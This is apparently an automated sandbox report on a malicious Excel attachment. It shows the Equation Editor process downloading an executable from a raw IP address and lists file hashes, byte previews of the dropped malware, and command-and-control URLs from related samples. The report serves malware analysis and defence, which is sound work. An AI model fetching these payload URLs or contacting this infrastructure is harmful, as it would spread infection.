78.31.67.91	cleanxcare.com	Germany		24961	MYLOC-ASIPBackboneofmyLocmanagedITAGDE	true

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	458692
Start date:	03.08.2021
Start time:	16:49:17
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 12m 11s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	oustanding 03082921.xlsx
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	10
Number of new started drivers analysed:	2
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLSX@9/19@6/6
EGA Information:	Failed
HDC Information:	• Successful, ratio: 18% (good quality ratio 17.5%) • Quality average: 76.9% • Quality standard deviation: 24.9%
HCA Information:	• Successful, ratio: 99% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsx • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
16:50:05	API Interceptor	83x Sleep call for process: EQNEDT32.EXE modified
16:50:09	API Interceptor	58x Sleep call for process: vbc.exe modified
16:50:33	API Interceptor	592x Sleep call for process: netsh.exe modified
16:51:20	API Interceptor	1x Sleep call for process: explorer.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
192.0.78.25	New PO 0006770.exe	Get hash	malicious	Browse	• www.shiveringcactus.net/cre4/?PtxdIRyH=7+hRd8m1vP97o5DubQyJa7OS+X2NiXrCwgnyTwU2qt1qd4obqhWDAvBuarWxQP6NRJIW&tVPL=8pttg
	ORDER -ASLF1SR00116-PDF.doc	Get hash	malicious	Browse	• www.albamauto.net/b8eu/?ezr8A=70TsRgR2vUTwaBZBaIavO5cZmOIei0NEheN8ZSTfcNJaDqQ7hsLW55bL6mIsi1Qo/+DTOw==&9rXX=a0DtZFt
	nWVjpM9ao5s78s3.exe	Get hash	malicious	Browse	• www.thefucktardmanual.com/weni/?w4td4X=paTIa7wk6wENei2ifBtyV89J84XPfxhm99Ukyv3bGQklY2lVNxmyjS3YzcO8hytrgcmp&-ZTL=DZVXL4MhaFsdF
	N#U00e9cessaire personnalis#U00e9.exe	Get hash	malicious	Browse	• www.howecute.gifts/e7hf/?y6=f9iM9c+3fsP4RzZFYpl+3m3jTMcm1z0vQ5bFkmHpRCcswREfHpJ40b65D9ChYAA0vqVp&ixlp=4hJDHbfx9N0lF6fp
	sq9aBtcak6.exe	Get hash	malicious	Browse	• www.melitalifestyle.com/bsk9/?r48tRDj0=54ZFvPxix3ktm0cof+J2zOdW7Drcn2iwvFiMnSZhOqqJdIgo1b2RYB3bBYI2w3lKQHLO&e6tp=r2Jx

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	8944848MNBV.exe	Get hash	malicious	Browse	• www.sheri-stewart-voice-over.com/ogia/?_8OtFv=8TV6FPYnvQiOBKXToCmDt2AOB2x0UyAlphRqfmjd0jCzeb+fSahEWUX5bXQxu5Pdxb2G&3fx=n48x_Zmp-
	PO=#PLL-Order - Order CP01JN02-07-21 - Xls.exe	Get hash	malicious	Browse	• www.the-lost-company.com/cvrn/?q6A=dWH9krMwNTg04d9qCA2as0dJ3G0u4FDCkzoR2m1sSNPkmjVxvRUVijkaaUGHVOCA+Fn+&a0DX=8pstIRupspshhL
	9qFR0r9nR9.exe	Get hash	malicious	Browse	• www.micheldrake.com/p2io/?c48dX8=d2NgnqRSaE399kDepSeXKrGILlrAeXd0mpr9jEILXnCNsbPLuX7uZtRN+ZZbge4LhevE&r6tLM=ktxh2
	Shipping Document DHL.exe	Get hash	malicious	Browse	• www.bloodygoodbooks.com/0mq2/?z2J=P2JtLnr8&2d0LJl=ZDsTl6S9jIVij7pvgK4MoNWTWRqVGUkydkvX+MXwzdBUm4Dqeo1fEAUfiB+CDMsKfsHR
	SOA May-June 2021.exe	Get hash	malicious	Browse	• www.soshecanned.com/u8u4/?q48l=cHWP6NwLv/aT6+rO/ebGv42NKIWnoFLhxJXNwGdVTw9RrQ1g4V3BIMmImBGJRa9G4IJL&hBZ=-ZcTFHRHlRdPjZE
	PO NEW ORDER 002001123.exe	Get hash	malicious	Browse	• www.bloodygoodbooks.com/0mq2/?4h_hvt=ZDsTl6S9jIVij7pvgK4MoNWTWRqVGUkydkvX+MXwzdBUm4Dqeo1fEAUfiB+CDMsKfsHR&c4=IDKtp8tH
	heoN5wnP2d.exe	Get hash	malicious	Browse	• www.micheldrake.com/p2io/?9rT0=d2NgnqRSaE399kDepSeXKrGILlrAeXd0mpr9jEILXnCNsbPLuX7uZtRN+ZZx/uILlcnE&l2M=0pZ4_

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	New Order_PO 1164_HD-F 4020 6K.exe	Get hash	malicious	Browse	• www.realisticallywritten.com/rnn4/?wTq8ft=GmGX+ZuUQKrJllFD61Nj3aDXZ2KnBcnPv870Qyh2TrQK74Ogs2MlXpAd7lGq2Q4qlDRf&-Zl8=9r6Tk4x8G
	June 21st,2021.exe	Get hash	malicious	Browse	• www.montrosecbdsupplements.com/cb53/?2dsl=kWKLgmlCLD6qL4jsOwiLv5cNl5cQawlygHjde5nt6Iv0ICD1QOnvzbH8xTqcBePo3D7i&p48=SBZ0
	Swift_Report.exe	Get hash	malicious	Browse	• www.viviangee.net/m3rc/?m6W4u=Rplm9Zqm1bsTCiQ8zCYp9ODm03Tc7pnEYFm3lAJXwDtX36/iYM/09//KWT8Pit56oDfG&gJBPYB=4huxslfxL6VH_
	swift_copy.exe	Get hash	malicious	Browse	• www.unapersonaestablien.com/m3rc/?oL3=o7izuhN0eiDBtRVTd1lDz6WKoPkNEuauPIN5CezYSPQXzsgO8JvVj8I3N35hvRYKS8My&i4YLl6=6lmTNHW8
	New Order Vung Ang TPP Viet Nam.exe	Get hash	malicious	Browse	• www.mykiwidesign.com/un8c/?m6=shtUrfl/xlBO8C2aliNZenIpYotasWnDtlq4lctURnres2cu8VpZnDv2KEk7PBf6bd7Gagapdg==&z8b=iZspkzE0JnS86
	qXDtb88hht.exe	Get hash	malicious	Browse	• www.micheldrake.com/p2io/?b0GDi6=Q6AhtfoxZ8E=d2NgnqRSaE399kDepSeXKrGILlrAeXd0mpr9jEILXnCNsbPLuX7uZtRN+ZZx/uILlcnE
	Shipping Draft Doc.exe	Get hash	malicious	Browse	• www.thelincmagazine.com/ajsp/?m2MXt=/vrJb/ib8JfDuP59hXmvirF0PbOJ5jAEPdt7hu8U8hUnFkZgeiMJfBrSsCKdAi+q3QiQ&g6bX=7nfxC0PhW

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Request for Courtesy Call - Urgent.xlsx	Get hash	malicious	Browse	• www.micheldrake.com/p2io/?NFNpHvU=d2NgnqRXaD3590PSrSeXKrGILlrAeXd0mpzt/HUKTHCMsqjNpHqiPppP981n7+M4uf60sw==&Bv-=b8utZ

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
LEASEWEB-USA-SFO-12US	New PO 0006770.exe	Get hash	malicious	Browse	• 23.81.39.143
	DHL Shipment Notification,PDF.exe	Get hash	malicious	Browse	• 172.255.209.118
	4A7rphFZrY	Get hash	malicious	Browse	• 142.91.25.66
	ORDER 200VPS.xlsx	Get hash	malicious	Browse	• 23.82.57.32
	heoN5wnP2d.exe	Get hash	malicious	Browse	• 23.82.57.32
	ZSu9Xi5VWW.exe	Get hash	malicious	Browse	• 23.82.57.32
	SKM_4050210326102400 jpg.exe	Get hash	malicious	Browse	• 23.108.182.213
	J1Dud83xTM.exe	Get hash	malicious	Browse	• 23.82.57.32
	DNPr7t0GMY.exe	Get hash	malicious	Browse	• 23.82.57.32
	ITAPQJikGw.exe	Get hash	malicious	Browse	• 147.255.162.204
	FORM C1.xlsx	Get hash	malicious	Browse	• 147.255.162.204
	qXDtb88hht.exe	Get hash	malicious	Browse	• 23.82.57.32
	6dTTv9IdCw.exe	Get hash	malicious	Browse	• 147.255.162.204
	wMKDi0Ss3f.exe	Get hash	malicious	Browse	• 23.82.57.32
	ENrFQVzLHE.exe	Get hash	malicious	Browse	• 147.255.162.204
	Request For Courtesy Call 7710090112332.xlsx	Get hash	malicious	Browse	• 23.82.57.32
	xhbUdeAoVP.exe	Get hash	malicious	Browse	• 147.255.162.204
	bin.exe	Get hash	malicious	Browse	• 23.82.57.32
	b02c0831_by_Libranalysis.exe	Get hash	malicious	Browse	• 23.82.57.32
	Contract MAY2021.xlsx	Get hash	malicious	Browse	• 147.255.162.204
AUTOMATTICUS	UEe8hqOnX7fBM9G.exe	Get hash	malicious	Browse	• 192.0.78.24
	CyLELjM5zk.exe	Get hash	malicious	Browse	• 74.114.154.18
	New PO 0006770.exe	Get hash	malicious	Browse	• 192.0.78.25
	setup_x86_x64_install.exe	Get hash	malicious	Browse	• 74.114.154.18
	85d8c.exe	Get hash	malicious	Browse	• 74.114.154.22
	85d8c.exe	Get hash	malicious	Browse	• 74.114.154.22
	AR2rPMLtaN.exe	Get hash	malicious	Browse	• 74.114.154.22
	flJrVwWebP.exe	Get hash	malicious	Browse	• 74.114.154.22
	QfVER41Fwx.exe	Get hash	malicious	Browse	• 74.114.154.22
	O3h9kRdG7d.exe	Get hash	malicious	Browse	• 74.114.154.22
	1A263B2603212FF1E492D9E0C718F12601789E27EAABA.exe	Get hash	malicious	Browse	• 74.114.154.22
	mbVrdKm3zX.exe	Get hash	malicious	Browse	• 74.114.154.22
	Dpjv8G9gX5.exe	Get hash	malicious	Browse	• 74.114.154.18
	5qW61eKDTp.exe	Get hash	malicious	Browse	• 74.114.154.18
	WWzUml7m53.exe	Get hash	malicious	Browse	• 74.114.154.22
	e7V79qGVJT.exe	Get hash	malicious	Browse	• 74.114.154.18
	4Dm89IWqe9.exe	Get hash	malicious	Browse	• 74.114.154.18
	YoKh9rD5xR.exe	Get hash	malicious	Browse	• 74.114.154.22
	Oyu6AMjXZH.exe	Get hash	malicious	Browse	• 74.114.154.18
	IsVEKYHPfW.exe	Get hash	malicious	Browse	• 74.114.154.22

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\dun[1].exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	downloaded
Size (bytes):	1336832
Entropy (8bit):	7.015277955515814
Encrypted:	false
SSDEEP:	24576:JvvbQF4jajOm9u+d7bs6IpQf4DMqMuulZcjLsq3ut:FbQOmi0Zbwp3DlFu
MD5:	214B1DDF045E4D6FDD73A5C8788D2ADC
SHA1:	8BB7C462FB649D16EDB98AB526DF8475A329CC71
SHA-256:	D8E25CE44C46057985A0467ADCF4FC12D8BEAC599E3031F6674FD1E01988267E
SHA-512:	781FFF07EDCB65EC4C77C80F20A6C6AA658F4679C411654ABCDC1233F19CEA170B47EBB5A4227618459482F32462AF12188A7CB870BD3EB347696485BB530E3
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	low
IE Cache URL:	http://13.229.216.142/www/dun.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....L.a.....P..p..... .....@.. ..... .@.....x...O..... ....H.....text....o... ...p..... ..`.rsrc.....r.....@..@.reloc..... .....d.....@..B.....H.....L...d8.....M.....(....*&..(.....*.s.....s .....s!.....s".....s#.....*...0.....~....o$....+..*.0.....~....o% ....+..*.0.....~....o&....+..*.0.....~....o'....+..*.0.....~....o(....+..*.0..<.....~.....().....!r...p.....(*...o+...s,.....~.....+..*.0.....~.....+..*".....*.0..&.....(....r%..p~....o-...(.....t$....+..*Vs....(/...t.....*..(0...*.0.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\1D6C62CF.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 476 x 244, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	49744
Entropy (8bit):	**7.99056926749243**
Encrypted:	**true**
SSDEEP:	768:wnuJ6p14x3egT1LYye1wBiPaaBsZbkCev17dGOhRkJjsv+gZB/UcVaxZJ2LEz:Yfp1UeWNYF1UiPm+/q1sxZB/ZS
MD5:	63A6CB15B2B8ECD64F1158F5C8FBDCC8
SHA1:	8783B949B93383C2A5AF7369C6EEB9D5DD7A56F6
SHA-256:	AEA49B54BA0E46F19E04BB883DA311518AF3711132E39D3AF143833920CDD232
SHA-512:	BB42A40E6EADF558C2AAE82F5FB60B8D3AC06E669F41B46FCBE65028F02B2E63491DB40E1C6F1B21A830E72EE52586B83A24A055A06C2CCC2D1207C2D5AD6E 45
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....I.M....IDATx....T.]...G.;..nuww7.s...U..K.....Ih....q!i...K....t.'k.W..i..>.....B.....E.0....f.a.....e....++...P..|..^...L.S}r:.....sM....p..p-..y]...t7'.D)...../...k. ...pzos.....6;,..H.....U..a..9..1...$.....*.kI<..\F...$.E....?[B(.9.....H..!.....0AV..g.m...23..C..g(.%...6..>.O.r...L..t1.Q-.bE.....).....|i ..".....V.g.\.G..p..p.X[.....*%hyt...@..J...~.p.... .|..>...~.`..E_...*.iU.G...i.O..r6...iV.....@.....Jte...5Q.P.v;..B.C...m.....0.N.....q...b.....Q...c.moT.e6OB...p.v".....".....9..G....B}...../m...0g...8.....6.$.$]p...9.....Z.a.sr.;B.a....m ...>...b..B..K...{...+w?....B3...2...>.....1..-.'.l.p.....L....\.K..P.q.....?>..fd.`w*..y..|y..,.....i..'&.?.....).e.D ?.06.....U.%.2t.....6.:...D.B....+~.....M%".fG]b\.[.....1....".....GC6.....J. +.....r.a...ieZ..j.Y...3..Q*m.r.urb.5@.e.v@@....gsb.{q-..3j.....s.f.|8s$p.?3H.....0`..6)...bD....^..+....9..;$...W::.jBH..!tK

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\214A5B32.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 150x150, segment length 16, baseline, precision 8, 1275x1650, frames 3
Category:	dropped
Size (bytes):	85020
Entropy (8bit):	7.2472785111025875
Encrypted:	false
SSDEEP:	768:RgnqDYqspFlysF6bCd+ksds0cdAgfpS56wmdhcsp0Pxm00JkxuacpxoOlwEF3hVL:RUqQGsF6OdxW6JmPncpxoOthOip
MD5:	738BDB90A9D8929A5FB2D06775F3336F
SHA1:	6A92C54218BFBEF83371E825D6B68D4F896C0DCE
SHA-256:	8A2DB44BA9111358AFE9D111DBB4FC726BA006BFA3943C1EEBDA5A13F87DDAAB
SHA-512:	48FB23938E05198A2FE136F5E337A5E5C2D05097AE82AB943EE16BEB23348A81DA55AA030CB4ABCC6129F6EED8EFC176FECF0BEF4EC4EE6C342FC76CCDA4E 8D6

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\214A5B32.jpeg	
Malicious:	false
Preview:	

......JFIF.............C...C...r...."..}........!1A..Qa."q.
2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz...w.......!1..AQ
.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz...?.....(...(...(...(...(...(...(...(...(...(...(...
(...
(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\23E59210.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 333x151, frames 3
Category:	dropped
Size (bytes):	14198
Entropy (8bit):	7.916688725116637
Encrypted:	false
SSDEEP:	384:lboF1PuTfwKCNtwsU9SjUB7ShYIv7JrEHaeHj7KHG81I:lboFgwK+wD9SA7ShX7JrEL7KHG8S
MD5:	E8FC908D33C78AAAD1D06E865FC9F9B0
SHA1:	72CA86D260330FC32246D28349C07933E427065D
SHA-256:	7BB11564F3C6C559B3AC8ADE3E5FCA1D51F5451AFF5C522D70C3BACEC0BBB5D0
SHA-512:	A005677A2958E533A51A95465308F94BE173F93264A2A3DB58683346CA97E04F14567D53D0066C1EAA33708579CD48B8CD3F02E1C54F126B7F3C4E64AC196E17
Malicious:	false
Preview:	

......JFIF.................................... .... !....!..!) ..&.".#1!&)+... "383-7(-.-...........-...------0--------+-------------------+--------------........M.."......................................E......................!.
..1A"Q.aq..2B..#R..3b...$r..C......4DSTcs..Q.A............?...f.t..Q]....i".G.2....}....m..D..."......Z.*5..5...CPL..W..o7....h.u..+.B...R.S.I. ..m...8.T...
(.YX.St.@r..ca...|5.2...*..%..R.A67.........{....X.;...4.D.o'..R...sV8....rJm....2Est-.......U.@......|j.4.mn..Ke!G.6*PJ.S>..0....q%..... .....@...T.P.<...q.z.e....((H+. ..@$...'..?..h.
P.]...ZP.H..l?s2l.$.N..?xP..c...@....A..D.l......1...[q*[5(-.J..@...$..N....x.U.fHY!..PM..[.P........aY.....S.R.....Y...(D.|..10........... ..l..|F...E9*...RU:.P...p$.'......2.s.-....a&.@..P.....m....
......L.a.H;Dv)...@u...s.,.h..6..Y,....D.7....,.UHe.s..PQ.Ym....)..(y.6.u...i.*V.'2`....&.... ^...8.+]K)R...\.'A...I..B..?[.:.L(c3J..%..$.3..E0@...."5fj...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\38FE8D8B.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 0x0, segment length 16, Exif Standard: [TIFF image data, big-endian, direntries=2], baseline, precision 8, 474x379, frames 3
Category:	dropped
Size (bytes):	7006
Entropy (8bit):	7.000232770071406
Encrypted:	false
SSDEEP:	96:X/yEpZGOnzVjPyCySpv2oNPl3ygxZzhEahqwKLBpm1hFpn:PyuZbnRW6NPl3yqEhwK1psvn
MD5:	971312D4A6C9BE9B496160215FE59C19
SHA1:	D8AA41C7D43DAAEA305F50ACF0B34901486438BE
SHA-256:	4532AEED5A1EB543882653D009593822781976F5959204C87A277887B8DEB961
SHA-512:	618B55BCD9D9533655C220C71104DFB9E2F712E56CDA7A4D3968DE45EE1861267C2D31CF74C195BF259A7151FA1F49DF4AD13431151EE28AD1D3065020CE53E
Malicious:	false
Preview:	

......JFIF..............Exif..MM.*......@......../..@..................C..........................$ &%# #"(-90(*6+"#2D26;=@@@&0FKE>J9?@=...C..........=)#)========================
=========================......{...."..}........!1A..Qa."q.2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghij
stuvwxyz...w.......!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZc
defghijstuvwxyz...?..Z(...
(...(..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\54167E84.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 613 x 80, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	6815
Entropy (8bit):	7.871668067811304
Encrypted:	false
SSDEEP:	96:pJzjDc7s5VhrOxAUp8Yy5196FOMVsoKZkl3p1NdBzYPx7yQgtCPe1NSMjRP9:ppDc7sk98YM19SC/27QptgtCPWkUl
MD5:	E2267BEF7933F02C009EAEFC464EB83D
SHA1:	ACFEECE4B83B30C8B38BEB4E5954B075EAF756AE
SHA-256:	BF5DF4A66D0C02D43BB4AC423D0B50831A83CDB8E8C23CF36EAC8D79383AA2A7
SHA-512:	AB1C3C23B5533C5A755CCA7FF6D8B8111577ED2823224E2E821DD517BC4E6D2B6E1353B1AFEAC6DB570A8CA1365F82CA24D5E1155C50B12556A1DF25373620F
Malicious:	false
Preview:	

.PNG........IHDR...e...P.....X.......sBIT.....O.....sRGB.........gAMA......a.....pHYs..........+......tEXtSoftware.gnome-screenshot...>....IDATx^..tT....?.$.(.C..@.Ah.Z4.g...5[Vzv.
v[9.=..KOkkw......(v.b..kYJ[.]...U...T$....!.....3....y3y....$.d....y..{....}....{.{..._6p#.. .. .. ..H(......I..H..H..H..4..c.l.E.B.$@.$@.$@.$0.........O[.9e......7......""g.Da.$@.$@.$@.$0
v.x.^....{..=...3..a0\7.|...5())...}<vIQs. .. ..K>].........3..K.[.nE..Q..E............_2.k...4l.)........p............eK..S..[w^..YX...4.\]]]....w.....H..H..H...E`.)..*n.\...Sw.?..O..LM...H..`
F$@.$@.$@.$.4..Nv.Hh...OV......9..(.........@..L..<..ef&..;.S..=..MifD.$@.$@.$@.N#.1i..D...qO.S.....rY.oc...|.-..X./.].].rm.V<..l..U.q>v.1.G.}h+Z"...S..r.X..S.#x...FokVv.L.&.....8.
9.3m.6@.p..8.#...|.RiNY.+.b...E.W.8^..o....;'..\.}........|F.8V....x.8^~.>\..S....o..j.....m..I.....B.ZN....6\b.G...X.5....Or!...m.6@......yL.>.!R.\. ...._......7..G.i.e.......9..r..[F.r.....P4.e.k.{.
.@].......

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\6369A9D3.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 150x150, segment length 16, baseline, precision 8, 1275x1650, frames 3
Category:	dropped
Size (bytes):	85020
Entropy (8bit):	7.2472785111025875
Encrypted:	false
SSDEEP:	768:RgnqDYqspFlysF6bCd+ksds0cdAgfpS56wmdhcsp0Pxm00JkxuacpxoOlwEF3hVL:RUqQGsF6OdxW6JmPncpxoOthOip
MD5:	738BDB90A9D8929A5FB2D06775F3336F
SHA1:	6A92C54218BFBEF83371E825D6B68D4F896C0DCE
SHA-256:	8A2DB44BA9111358AFE9D111DBB4FC726BA006BFA3943C1EEBDA5A13F87DDAAB
SHA-512:	48FB23938E05198A2FE136F5E337A5E5C2D05097AE82AB943EE16BEB23348A81DA55AA030CB4ABCC6129F6EED8EFC176FECF0BEF4EC4EE6C342FC76CCDA4E8D6
Malicious:	false

Preview:

......JFIF............C..C...r...."...}........!1A..Qa."q.
2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz...w.......!1..AQ
.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz...?.....(...(...(...(...(...(...(...(...(...(...(...
(...
(...(...(...(...(...(...(...(...(...(...(...(...(...(...(

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\8A346607.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 613 x 80, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	6815
Entropy (8bit):	7.871668067811304
Encrypted:	false
SSDEEP:	96:pJzjDc7s5VhrOxAUp8Yy5196FOMVsoKZkl3p1NdBzYPx7yQgtCPe1NSMjRP9:ppDc7sk98YM19SC/27QptgtCPWkUl
MD5:	E2267BEF7933F02C009EAEFC464EB83D
SHA1:	ACFEECE4B83B30C8B38BEB4E5954B075EAF756AE
SHA-256:	BF5DF4A66D0C02D43BB4AC423D0B50831A83CDB8E8C23CF36EAC8D79383AA2A7
SHA-512:	AB1C3C23B5533C5A755CCA7FF6D8B8111577ED2823224E2E821DD517BC4E6D2B6E1353B1AFEAC6DB570A8CA1365F82CA24D5E1155C50B12556A1DF25373620F
Malicious:	false

Preview:

.PNG........IHDR...e...P.....X.......sBIT.....O.....sRGB.........gAMA......a.....pHYs..........+......tEXtSoftware.gnome-screenshot...>....IDATx^..tT....?.$.(.C..@.Ah.Z4.g...5[Vzv.
v[9.=..KOkkw......(v.b..kYJ[.]...U...T$....!.....3....y3y....$.d....y..{....}....{.{..._6p#.. .. .. ..H(......I..H..H..H..4..c.l.E.B.$@.$@.$@.$0.........O[.9e......7......""g.Da.$@.$@.$@.$0
v.x.^....{..=...3..a0\7.|...5())...}<vIQs. .. ..K>].........3..K.[.nE..Q..E............._2.k...4l.)........p............eK..S..[w^..YX...4.\]]]....w.....H..H..H...E`.)..*n.\...Sw.?..O..LM...H..`
F$@.$@.$@.$.4..Nv.Hh...OV......9..(.........@..L..<..ef&..;.S..=..MifD.$@.$@.$@.N#.1i..D...qO.S.....rY.oc...|.-..X./.].].rm.V<..l..U.q>v.1.G.}h+Z"...S..r.X..S.#x...FokVv.L.&.....8.
9.3m.6@.p..8.#...|.RiNY.+.b...E.W.8^..o....;'..\.}........|F.8V....x.8^~.>\..S....o..j.....m..I.....B.ZN....6\b.G...X.5....Or!...m.6@......yL.>.!R.\. ...._.....7..G.i.e.......9..r..[F.r.....P4.e.k.{.
.@].......

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\8E6ACAD1.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 779 x 181, 8-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	5842
Entropy (8bit):	7.92185581034873
Encrypted:	false
SSDEEP:	96:+Q9KyOE9ulJ01zAcTCcAZd+0Mvin1EFi0sAMcNV99iyysx8JXmaaINsWHfjMzNzl:4yvmJ0VmQE/Ovi0aa5EMzNzl
MD5:	871E67261292737F85DEE051B2EF5B1A
SHA1:	3108E69E8BEABB0CD820696E9F22889B5E7D3224
SHA-256:	F35AAA75635EB695B2DA69C932ECBD5AD4DB934EBFB0433DAC7913C2B7551A6A
SHA-512:	3C0CC7DF2D5080166C1C35C0D120CA686A8EF09348AB0F28CE6859FEC9F7DD3AB16955D79E1C092A5D78666FAE978F69E632D9FB307776E69FD586ADA605FEF
Malicious:	false

Preview:

.PNG........IHDR.............'P......gAMA......a.....sRGB.........pHYs..........o.d....PLTE...............LLL...ppp......`.6................?.6.._...`Bi..
.Y..f...%E........_...5DG....._.tNq.8.6..<?.....5...PVj..X.1...4U..._z..ANTT.b...kt..zZ5..........__..........~.......ff`.........H#....DIDATx..[.[....R..lK.|.....E*........P.....sz...3..I...X#.....ff
wv...n...~:.X...E}......\`}.g..>.3.X........r!.`.:..B8\.f0f....lx4..7s.o....F.&..\............s!\........o.....Ssa....1.X.<9."sso...G.\XX..q.2.....D@.0...".'.'/0.......K.px......X.....`......iD..c.-.....J//.o.,....
<......9m). ..R...@'..q.y....N..&$...v94.q..<.w.\.P......f_.... ...B.0}o.....y......l.Z..PzRb..F.....[..).........J,....B....t(..BR...w .Q...S...H...{.....7P........o...Ol..fV.\.........}.......A'.g.:E.7.u
.........|.5pDj..f0.E:n..'. .....E..j^..tp\H;....3...C\..u.e..P.{...6.9....".6M....K..".F.D.a0.....|>.T...x.Yj....C".

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\967104B5.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 566 x 429, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	84203
Entropy (8bit):	7.979766688932294
Encrypted:	false

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\967104B5.png	
SSDEEP:	1536:RrpoeM3WUHO25A8HD3So4lL9jvtO63O2l/Wr9nuQvs+9QvM4PmgZuVHdJ5v3ZK7+:H5YHOhwx4lRTtO6349uQvXJ4PmgZu11J
MD5:	208FD40D2F72D9AED77A86A44782E9E2
SHA1:	216B99E777ED782BDC3BFD1075DB90DFDDABD20F
SHA-256:	CBFDB963E074C150190C93796163F3889165BF4471CA77C39E756CF3F6F703FF
SHA-512:	7BCE80FFA8B0707E4598639023876286B6371AE465A9365FA21D2C01405AB090517C448514880713CA22875013074DB9D5ED8DA93C223F265C179CFADA609A64
Malicious:	false
Preview:	.PNG.....IHDR...6.....>(....sRGB.....gAMA.....a.....pHYs.....+.....IDATx^.=v\9..H..f...:ZA..,'..j.r4.....SEJ,%..VPG..K.=....@.$oI.e7....U..... ....>n~&..._..._.rg... .L...D.G!0..G!;...?...Oo.7....Cc...G....g>....._o..._._}q...k.....ru..T.....S.!....~..@Y96.S.....&..1.:....o...q.6..S...'n..H.hS.....y;.N.I.)."[`.f.X.u.n.;....._h.(.u\|0a.....].R.z...2.....GJY \|\..+b...{>vU.....i.....w+.p...X..._.V.-z..s..U..cR..g^..X.....6n...6....O6.-.AM.f.=y ...7...;X....q..\|...=.\|K...w...}O..{\|...G.....~.o3.....z....m6...sN.0..;/....Y..H..o.....~..... (W.`...S.t.....m....+.K...<..M=...IN.U..C..].5.=...s..g.d..f.<Km..$..fS...o..:..}@...;k..m.L./.$.....,}....3%..\|j.....b.r7.O!F...c'.....$...)....|O.CK...._.....Nv....q.t3l.,. ....vD.-..o..k.w.....X...-C..KGld.8.a}|..,.....,....q.=r..Pf.V#.....n...}.....[w...N.b..W.....;..?.Oq..K{>.K.....{w{.....6'/...,}.E...X.I.-Y].JJm.j..pq|.0...e.v.....17...:F

